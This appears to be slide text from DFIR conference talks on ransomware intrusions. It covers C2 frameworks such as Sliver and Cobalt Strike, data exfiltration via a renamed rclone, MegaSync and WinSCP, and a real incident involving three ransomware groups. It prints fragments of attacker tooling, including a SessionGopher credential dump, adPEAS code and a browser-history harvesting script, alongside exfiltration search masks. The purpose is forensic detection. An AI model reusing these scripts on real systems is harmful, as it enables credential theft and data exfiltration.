Ninja_Rattus_sliv_syscalls_CreateRemoteThread	.text	00000001404BD0E0	00
Ninja_Rattus_sliv_ps_processes	.text	00000001404AC6A0	00
Ninja_Rattus_sliv_ps_newWindowsProcess	.text	00000001404AC3A0	00
Ninja_Rattus_sliv_ps_getSessionID	.text	00000001404ACDE0	00
Ninja_Rattus_sliv_ps_getProcessOwner	.text	00000001404AC7A0	00
Ninja_Rattus_sliv_ps_getInfo	.text	00000001404AC640	00
Ninja_Rattus_sliv_ps_findProcess	.text	00000001404AC520	00
Ninja_Rattus_sliv_ps_ptr_WindowsProcess_SessionID	.text	00000001404AC380	04
Ninja_Rattus_sliv_ps_ptr_WindowsProcess_Pid	.text	00000001404AC300	04
Ninja_Rattus_sliv_ps_ptr_WindowsProcess_PPid	.text	00000001404AC320	04
Ninja_Rattus_sliv_ps_ptr_WindowsProcess_Owner	.text	00000001404AC360	04
Ninja_Rattus_sliv_ps_ptr_WindowsProcess_Executable	.text	00000001404AC340	04
Ninja_Rattus_sliv_ps_kill	.text	00000001404AC240	00
Ninja_Rattus_sliv_priv_SePrivEnable	.text	00000001404D6AE0	00
Ninja_Rattus_sliv_priv_GetSystem	.text	00000001404D6C40	00
Ninja_Rattus_sliv_hostuid_GetUID	.text	00000001404C57E0	00
Ninja_Rattus_sliv_handlers_KillSession	.text	00000001404C35E0	00
Ninja_Rattus_sliv_evasion_writeGoodBytes	.text	00000001404C0160	00
Ninja_Rattus_sliv_evasion_RefreshPE	.text	00000001404BFF00	00



<https://www.zscaler.com/blogs/security-research/havoc-across-cyberspace>

Havoc infection workflow from Zscaler blog

Sliver written in GoLang

Detection Opportunities: Cobalt Strike for Defenders

THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

REPORTS ANALYSTS SERVICES ▾ MERCHANDISE SUBSCRIBE CONTACT US

THREAT INTELLIGENCE DETECTION RULES CASE ARTIFACTS MENTORING & COACHING PROGRAM

Search Results for: cobalt strike for defenders




cobaltstrike

Cobalt Strike, a Defender's Guide – Part 2

editor January 24, 2022

Our previous report on Cobalt Strike focused on the most frequently used capabilities that we had observed. In this report, we will focus on the network traffic it produced, and provide ...

[READ MORE](#)



cobaltstrike

Tools

Cobalt Strike, a Defender's Guide

editor August 29, 2021

Intro In our research, we expose adversarial Tactics, Techniques and Procedures (TTPs) as well as the tools they use to execute their mission objectives. In most of our cases, we ...

[READ MORE](#)

<https://thedfirreport.com/?s=cobalt+strike+for+defenders>

Ransomware: Custom Command & Control (C3)

Pursuing Evasive Custom Command & Control C3 by: Mark Ian Secretario / Renzon Cruz

ROOTCON
RECOVERY MODE EDITION

**PURSUING EVASIVE
CUSTOM COMMAND
& CONTROL C3**

IAN SECRETARIO
Security Consultant | Founder of GuideM
ROOTCON Speaker

GUIDEM


RENZON CRUZ
Security Consultant | Co-Founder of GuideM
ROOTCON Speaker

C3 Channel - Dropbox
C3 Channel - GitHub
C3 Channel - Slack
C3 Channel -
Telegram
C3 Channel - Outlook

Ransomware: Data Exfiltration



MegaSync



RClone



DropMeFiles



FileZilla



WinSCP



SendSpace

Detection Opportunities: Data Exfiltration

Command Prompt

```
C:\Users\unit42\Desktop\Exercises\Unit42>svchost.exe --h
```

```
Error: unknown flag: --h
```

```
Usage:
```

```
    rclone [flags]
    rclone [command]
```

```
Available Commands:
```


```
about          Get quota information from the remote.
authorize      Remote authorization.
backend        Run a backend specific command.
cat            Concatenates any files and sends them to stdout.
check          Checks the files in the source and destination match.
cleanup        Clean up the remote if possible.
config         Enter an interactive configuration session.
copy           Copy files from source to dest, skipping already copied.
copyto         Copy files from source to dest, skipping already copied.
copyurl        Copy url content to dest.
cryptcheck     Cryptcheck checks the integrity of a crypted remote.
cryptdecode    Cryptdecode returns unencrypted file names.
dedupe         Interactively find duplicate filenames and delete/rename them.
delete         Remove the contents of path.
deletefile     Remove a single file from remote.
genautocomplete Output completion script for a given shell.
```

```
2023-02-23 07:10:46.226 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:11:19.669 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:13:06.304 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:13:53.201 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:14:59.313 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:15:15.462 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:15:31.171 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:16:08.400 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:16:42.853 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:17:28.800 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:18:34.628 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:18:41.987 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:19:52.872 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:21:05.206 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:22:01.389 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:23:26.137 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:24:32.124 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:25:39.886 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:28:47.118 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:29:41.995 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:31:00.103 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:31:35.763 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:31:49.288 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:36:24.785 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:38:31.239 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:41:07.577 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:42:39.177 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:44:10.233 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:46:46.937 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:53:13.070 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:55:03.580 -05:00 [INF] [+] Starting upload a file
2023-02-23 07:58:57.051 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:01:21.495 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:02:24.968 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:03:50.430 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:04:16.529 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:04:58.282 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:08:45.772 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:09:19.169 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:11:43.983 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:12:48.476 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:13:46.877 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:15:12.577 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:16:25.027 -05:00 [INF] [+] Starting upload a file
2023-02-23 08:16:50.199 -05:00 [INF] [+] Starting upload a file
securityreports_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
QuarterlyReports_1.zip to Mega Nz cloud
SuppliersBuyers_1.zip to Mega Nz cloud
CalculationCostOfProduction_1.zip to Mega Nz cloud
SecurityReports_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
Dividends_1.zip to Mega Nz cloud
QuarterlyReports_1.zip to Mega Nz cloud
SuppliersBuyers_1.zip to Mega Nz cloud
MergersAndAcquisitions_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
QuarterlyReports_1.zip to Mega Nz cloud
SuppliersBuyers_1.zip to Mega Nz cloud
CalculationCostOfProduction_1.zip to Mega Nz cloud
SecurityReports_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
QuarterlyReports_1.zip to Mega Nz cloud
CalculationCostOfProduction_1.zip to Mega Nz cloud
Guidance_1.zip to Mega Nz cloud
MergersAndAcquisitions_1.zip to Mega Nz cloud
Sanctions_1.zip to Mega Nz cloud
SecurityReports_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
Dividends_1.zip to Mega Nz cloud
QuarterlyReports_1.zip to Mega Nz cloud
SuppliersBuyers_1.zip to Mega Nz cloud
CalculationCostOfProduction_1.zip to Mega Nz cloud
Guidance_1.zip to Mega Nz cloud
Sanctions_1.zip to Mega Nz cloud
SecurityReports_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
Dividends_1.zip to Mega Nz cloud
QuarterlyReports_1.zip to Mega Nz cloud
SuppliersBuyers_1.zip to Mega Nz cloud
CalculationCostOfProduction_1.zip to Mega Nz cloud
SecurityReports_1.zip to Mega Nz cloud
ResearchReports_1.zip to Mega Nz cloud
```


Renamed rclone.exe as svchost.exe

Found debug logs where TA
uploaded files in Mega NZ Cloud

Detection Opportunities: Data Exfiltration



WinSCP forensic goodness FTW!



Detection Opportunities: Data Exfiltration

The screenshot displays a web-based interface for a 'Recipe' configuration. The 'From Hex' section is highlighted with a red box and contains a 'Delimiter' dropdown set to 'Auto'. The 'Input' field, also highlighted with a red box, contains a long hex string. The 'Output' field, highlighted with a red box, shows the resulting file paths. The interface includes a top navigation bar with 'Last build: A month ago', 'Options', and 'About / Support'. The 'Input' field has a status bar showing 'length: 766' and 'lines: 1'. The 'Output' field has a status bar showing 'time: 3ms', 'length: 383', and 'lines: 12'.

```
412F433A2F55736572732F72656E7A6F6E2F4465736B746F703D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74732F457866696C20446174613D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74732F546F6F6C6B69742F52616E736F6D776172652F547F524B44573347453D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74732F546F6F6C6B69742F52616E736F6D776172652F4558323D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F4D7920446F63756D656E74733D2F2F0D0A2F433A3D2F2F0D0A2F433A2F55736572732F72656E7A6F6E3D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74733D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74732F546F6F6C6B69743D2F2F0D0A2F433A2F55736572732F72656E7A6F6E2F446F63756D656E74732F546F6F6C6B69742F52616E736F6D776172653D2F2F0D0A
```

```
A/C:/Users/renzon/Desktop=//  
/C:/Users/renzon/Documents/Exfil Data=//  
/C:/Users/renzon/Documents/Toolkit/Ransomware/WORKDW3GE=//  
/C:/Users/renzon/Documents/Toolkit/Ransomware/EX2=//  
/C:/Users/renzon/My Documents=//  
/C:=//  
/C:/Users=//  
/C:/Users/renzon=//  
/C:/Users/renzon/Documents=//  
/C:/Users/renzon/Documents/Toolkit=//  
/C:/Users/renzon/Documents/Toolkit/Ransomware=//
```

This will potentially give us the ability to know what the threat actor is doing on the remote system, such as traversing different directories.

Detection Opportunities: Data Exfiltration

```
[Configuration\History\Mask]
0=*sales*
1=*merger*
2=*pass*
3=*db*
4=*sales%20report*
5=*confidential*
6=*database*
7=*pw*
8=*bank*
9=*credentials*
10=*SSH%20keys*
11=*password*
12=*invoice*
13=*salary*
14=*financial*
15=*finance*
16=*report*
17=*bankl*
18=*Unit42*
19=*keys*
```

Contains search terms. This could give us what search keywords were used by the threat actor

Ransomware: Data Exfiltration - Cloud Storage

DEF CON 29 Blue Team Village - Renzon Cruz - Forensicating Endpoint Artifacts in Cloud Storage Svcs



Forensicating Endpoint Artifacts in the World of Cloud Storage Services

Renzon Cruz

DEFCON 29

graylog

CROWDSTRIKE



- Google Drive
- Dropbox
- Box
- Mega
- OneDrive

A FUN USE-CASE FROM A REAL-WORLD INCIDENT



**Insights about
Vice Society
ransomware initial
access**



**Rusty-ness of the
Blackcat
ransomware**



**An understanding
about RansomHouse
(Mario) ransomware
TTPs**

Background of the Story




Client

Midsized Environment
Critical Business Role



Ransomware

Vice Society
BlackCat
Mario



Tech Stack

AV - <Insert AV Vendor that got acquired 3x
in a row>
Firewall - Yes, physical FW with old
firmware
BackUp - Yes
SIEM - None
EDR - None
MSSP - 3rd Party SOC with very minimal
visibility



Affected Systems

4k+ Windows
30+ Linux
0 Mac


High Level Timeline of Events

December 14, 2022

BlackCat/AlphV got into the domain controller of the Client

December 18, 2022

Unit 42 was engaged



October 27, 2022

When Vice Society hits the Client


December 17, 2022

RansomHouse hits the FileServer and DCs


Scoping Call Notes

- On October, the client went through a huge IT restructure/transformation after the first ransomware attack (**Vice Society**)
- They **terminated** ALL the IT team (internal and contractors) and hired a new IT Manager
- After one week of service, the new manager called FBI for help, due to a new ransomware attack - **BlackCat**
- They were busy **restoring** everything from the backup - restored most of the critical servers and they didn't pay the ransom
- After 3 days of fully restoration task, they got hit by another ransomware - **RansomHouse**
- Now they need help, and willing to **pay the ransom**
- Client was all over the news about their recent breach
- December 18, **Unit 42** was engaged

Let the fun begins! Kickoff call with the Client



Initial Access & Credential Access



- **Initial Access**
 - Exposed RDP
 - Bruteforce with almost 80k attempts against “SQLAdmin” service account
 - Immediately RDP to DC’s and file servers
- **NTDS.DIT** backup was created and accessed
 - C:\temp_l0gs\Active Directory\ntds.dit
- **Untitled.ps1** was executed by the “SQLAdmin” account, detected by MS Defender as “VirTool:PowerShell/Gopherz.A!MTB”
 - **Nishang PowerShell**
(<https://github.com/samratashok/nishang>)
 - **SessionGopher** PowerShell Tool
(<https://github.com/Arvanaghi/SessionGopher>) - Looks for saved remote access sessions

```
DecryptNextCharacterWinSCP($values.remainingPass))
$finalOutput += [char]$values.flag } if ($storedFlag
-eq $CheckFlag) { return
$finalOutput.Substring($key.length) } return
$finalOutput } Invoke-SessionGopher -AllDomain >
C:\Users\Public\sg.txt
```

Column 8165

Tab Size: 4

Batch File

NTDS Secrets got PWNED! Now what?



Renzon Cruz 4:46 PM

[REDACTED] -DC1 - Compromised

Credential Access

- We initially noticed the unusual failed logon attempts (66k) from the user [REDACTED] on 10/18
- Looking at the application logs, we also noticed unusual pattern that can potentially lead to `NTDS.DIT` dumping with the combination of the following logs, all happened at the same time on `10/19 11:20`
 - EID 327 | The database engine detached its database | `c:\\temp_logs\\Active Directory\\ntds.dit`
 - EID 327 | The database engine detached its database | `C:\\$SNAP_202210190420_VOLUME$\\Windows\\NTDS\\ntds.dit`
 - EID 325 | The database engine created a new database | `c:\\temp_logs\\Active Directory\\ntds.dit`
 - EID 216 | A database location change was detected |
`\\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy10\\Windows\\NTDS\\ntds.dit`
- A powershell framework called "`Nishang`" was noticed to be executed thru scriptblock on 10/19 where it saves the output to `C:\\Users\\Public\\sg.txt` - this file doesn't exist anymore

We observed the dumping of NTDS.DIT on DC and PowerShell execution of Nishang & SessionGopher

Credential Access - adPEAS.ps1

adPEAS.ps1

Found interesting registry key value of the compromised account and PowerShell Event ID 4104:

ROOT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidIMRU

My Computer\Downloads\adPEAS.ps1.txt

Wrapper of everything, including the following functionalities:

- PowerView
- ShoshADCS
- BloodHound
- And some own written lines of code

<https://github.com/61106960/adPEAS>

```
$TargetDomain, $Credential.Username,
$Credential.GetNetworkCredential().Password), try {,
$Domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($DomainContext).Name, }, catch {, throw \"[Invoke-adPEAS] The specified domain $($TargetDomain) does not exist, could not be contacted, there isn't an existing trust, or the specified credentials are invalid: $_\"
}, }, elseif ($PSBoundParameters['Username'] -and $PSBoundParameters['Password']) {, $adPEAS_SecPassword = ConvertTo-SecureString $Password -AsPlainText -Force, $adPEAS_AlternateCreds = New-Object System.Management.Automation.PSCredential($Username,$adPEAS_SecPassword), Write-Verbose \"[Invoke-adPEAS] Using alternate credentials $($adPEAS_AlternateCreds.UserName) for Get-Domain\"
, if ($PSBoundParameters['Domain']) {, $TargetDomain = $Domain, }, else {, # if no domain is supplied, extract the logon domain from the PSCredential passed, $TargetDomain = $adPEAS_AlternateCreds.GetNetworkCredential().Domain, Write-Verbose \"[Invoke-adPEAS] Extracted domain $($TargetDomain) from parameter -username\", }, $DomainContext = New-Object System.DirectoryServices.ActiveDirectory.DirectoryContext('Domain', $TargetDomain, $adPEAS_AlternateCreds.UserName, $adPEAS_AlternateCreds.GetNetworkCredential().Password), try {, $Domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($DomainContext).Name, }, catch {, throw \"[Invoke-adPEAS] The specified domain $($TargetDomain) does not exist, could not be contacted, or the specified credentials are invalid: $_\", }, }, elseif ($PSBoundParameters['Domain']) {, $DomainContext = New-Object System.DirectoryServices.ActiveDirectory.DirectoryContext('Domain', $Domain), try {, $Domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($DomainContext).Name, }, catch {, throw \"[Invoke-adPEAS] The specified domain $($Domain) does not exist, could not be contacted, or there isn't an existing trust: $_\"
}, }, }, else {, try {, $Domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name, }, catch {, throw \"[Invoke-adPEAS] \" }, {\"@Name\":\"ScriptBlockId\", \"#text\":\"437fccde-1703-42f9-a4f4-a94f2abeb7a3\"}, {\"@Name\":\"Path\" } ] } }
```

Credential Access & Discovery

Renzon
@r3nzsec

The reason why you keep seeing netscan.exe being used by the threat actor nowadays and one of the go-to tools to perform network scanning is bec. of its multi functionalities, and not just to act as a network scanner. #dfir #netscan

4:39 PM · Feb 16, 2023 · 17.6K Views

TA used network scanner tools such as Advanced Port Scanner, Angry IP Scanner, netscan, and a custom PS scripts

Advanced Port Scanner

- is a free network scanner allowing you to quickly find open ports on network computers and retrieve versions of programs running on the detected ports.
- `c:\users\temp\appdata\local\temp\6\advanced port scanner 2\advanced_port_scanner.exe`

Angry IP Scanner

- is an open-source and cross-platform network scanner designed to be fast and simple to use
- `C:\Program Files\Angry IP Scanner\ipscan.exe`

Netscan

- is a stand-alone version of the SoftPerfect Network Scanner, version 7.2.9 for 64-bit operating systems.
- `C:\Users\<REDACTED>\Desktop\64-bit\netscan.exe`

w.ps1

- Used to collect browser and software information
- `\\REDACTED-DC1.*****.com\s$\w.ps1`

netscan.exe	Windows EXE File	--
netscan.lic	Document	8 Nov 2022, 1:57 AM
netscan.xml	XML	8 Nov 2022, 1:56 AM

Credential Access - w.ps1

```
w.ps1
1 ScriptBlockText: $Names = @()
2 Get-ChildItem C:\Users | select ""Name"" | ForEach-Object {
3     $Names += $_.Name
4 }
5 $soft = Get-ChildItem 'C:\Program Files'
6 'C:\Program Files (x86)' | ForEach-Object {
7     $_.Name
8 }
9 Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall* | Select-Object DisplayName | For
10     $soft += $_.DisplayName
11 }
12 if (Test-Path -Path 'C:\Program Files (x86)\Google\Chrome' -PathType Container)
13 {
14     $soft += 'Chrome'
15 }
16 function ConvertTo-Json20([object] $item)
17 {
18     add-type -assembly system.web.extensions
19     $ps_js = new-object system.web.script.serialization.javascriptserializer
20     return $ps_js.Serialize($item)
21 }
22 function GBD-Yup
23 {
24     function ConvertFrom-Json20([object] $item)
25     {
26         Add-Type -AssemblyName System.Web.Extensions
27         $ps_js = New-Object System.Web.Script.Serialization.JavaScriptSerializer
28         return , $ps_js.DeserializeObject($item)
29     }
30     function GChHi
31     {
32         [array]$items = @();
33         $Path = "$Env:systemdrive\Users\*\AppData\Local\Google\Chrome\User Data\Default\History";
34         $Regex = '(https*)://([\w-]+\.)+[\w-]+(/[\w- ./?&=;]*)?';
35         Get-ChildItem -Path $Path | ForEach-Object {
36             $URRegex = '\\Users\[([\w-]+\)]\';
37             $user = $_.FullName | Select-String -Pattern $URRegex -AllMatches | Select-Object -ExpandProperty M
38             $userName = $user.Groups[1].Value;
39             $Value = Get-Content -Path $_.FullName | Select-String -Pattern $Regex -AllMatches |Select-Object
40             $Value | ForEach-Object {
41                 $items += New-Object -TypeName PSObject -Property @{
```

w.ps1

Begins by collecting all installed software on the victim machine. This is performed by querying the following directories/paths recursively.

- C:\Program Files
- C:\Program Files (x86)
- HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall*
- C:\Program Files (x86)\Google\Chrome

It continues to sequentially run functions that will perform the following:

- Collect observed URLs from Chrome history
- Collect observed URLs from Chrome bookmarks
- Collect observed URLs from Internet Explorer history
- Collect observed URLs from Internet Explorer bookmarks
- Collect observed URLs from Firefox history

The script proceeds to merge this data with the following information:

- Computer name
- Usernames
- Installed software on the host

